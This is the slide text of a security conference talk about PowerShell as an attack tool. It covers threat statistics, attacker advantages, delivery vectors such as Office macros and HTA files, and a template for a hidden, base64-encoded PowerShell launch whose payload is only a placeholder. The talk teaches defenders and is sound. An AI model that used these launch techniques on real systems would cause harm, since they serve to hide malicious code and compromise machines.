The Dark Side of PowerShell
George Dobrea
George Dobrea
xEduco
gdobrea@xeduco.net | @gdobrea
Microsoft Certified Trainer (since 1998)
MVP – Enterprise Security (since 2005)
EC-Council Instructor of the Year (2016)

My Last trips:
 Bucharest (home)
 Tokyo
 Phnom Penh / Cambodia
 Washington DC
 New Delhi
 Dubai
 London
 Brussels
 Vilnius, Tallinn, Riga
 Finland
 Peru
 Germany
 Toronto
 Cape Town
Teaching / Consulting / Speaking / Volunteering
Or Just Travelling for Fun…

My First Public Speech about PowerShell Vulnerabilities in a
MS conference…
> Get-content
 PowerShell as an attack platform
 PowerShell malware
 Pen Testing tools based on PowerShell
 PowerShell security, and bypassing that security
 Defence strategies
 PowerShell v5 new security features

PowerShell
 Shell and scripting language present by
default on all Windows machines.
 … Now open sourced and available on Linux
 Designed to automate things and make life
easier for system admin.
 Based on .Net framework and is tightly
integrated with Windows.
 Access to the Win32 and Native API
 Easy to learn and to write scripts  !

Tesla PowerShell Module

Current Landscape of PowerShell Threats
 38 % of security incidents reported utilized PowerShell in some
form or another
 68 % of system breaches having some PowerShell involvement.
 31 % of all reported incidents involving PowerShell drummed up
no security alerts before the threat was discovered.
Carbon Black - United Threat Research Report 2016
“If PowerShell is a hammer, everything is a nail”
Why using
PowerShell
for attacks?

… Why Not?
Powershell is an ideal platform for attackers
 Installed by DEFAULT on Windows Systems
 Provides access to almost everything in a Windows platform which
could be useful for an attacker
o Registry, file system, active directory, networking, services, processes, WMI,
COM, Hyper-V
 Run code in memory without touching disk
 WinRM is enabled by DEFAULT on Windows Server
 Trusted by countermeasures (AntiVirus) and SysAdmins
 A wealth of attack / pen testing tools already exist:
o Shellcode injectors, DLL injectors, keyloggers, port-scanners, reverse/bind
shells, botnets, hash dumping utilities

PowerShell attack code can be invoked by:
 Microsoft Office Macro (VBA)
 WMI
 HTA Script (HTML Application – control panel extensions)
 CHM (compiled HTML help)
 Java JAR file
 Other script type (VBS/WSH/BAT/CMD)
 Typically an Encoded Command
Encoded commands obfuscate attack code and can even be compressed to avoid
the Windows console character limitation (8191)
Powershell.exe –WindowStyle Hidden –noprofile –EncodedCommand <BASE64ENCODED>

Great, but how do I execute it on a victim machine ?
 Code execution gained from an existing exploit
 Via a website command injection vulnerability
 Physical access – USB HID device
 Stolen / captured credentials. With credentials, remote code execution
can be gained with:
 WMI
 WSMAN
 RDP, PowerShell Web Access ( yes, you can run PS from your smartphone ), etc…
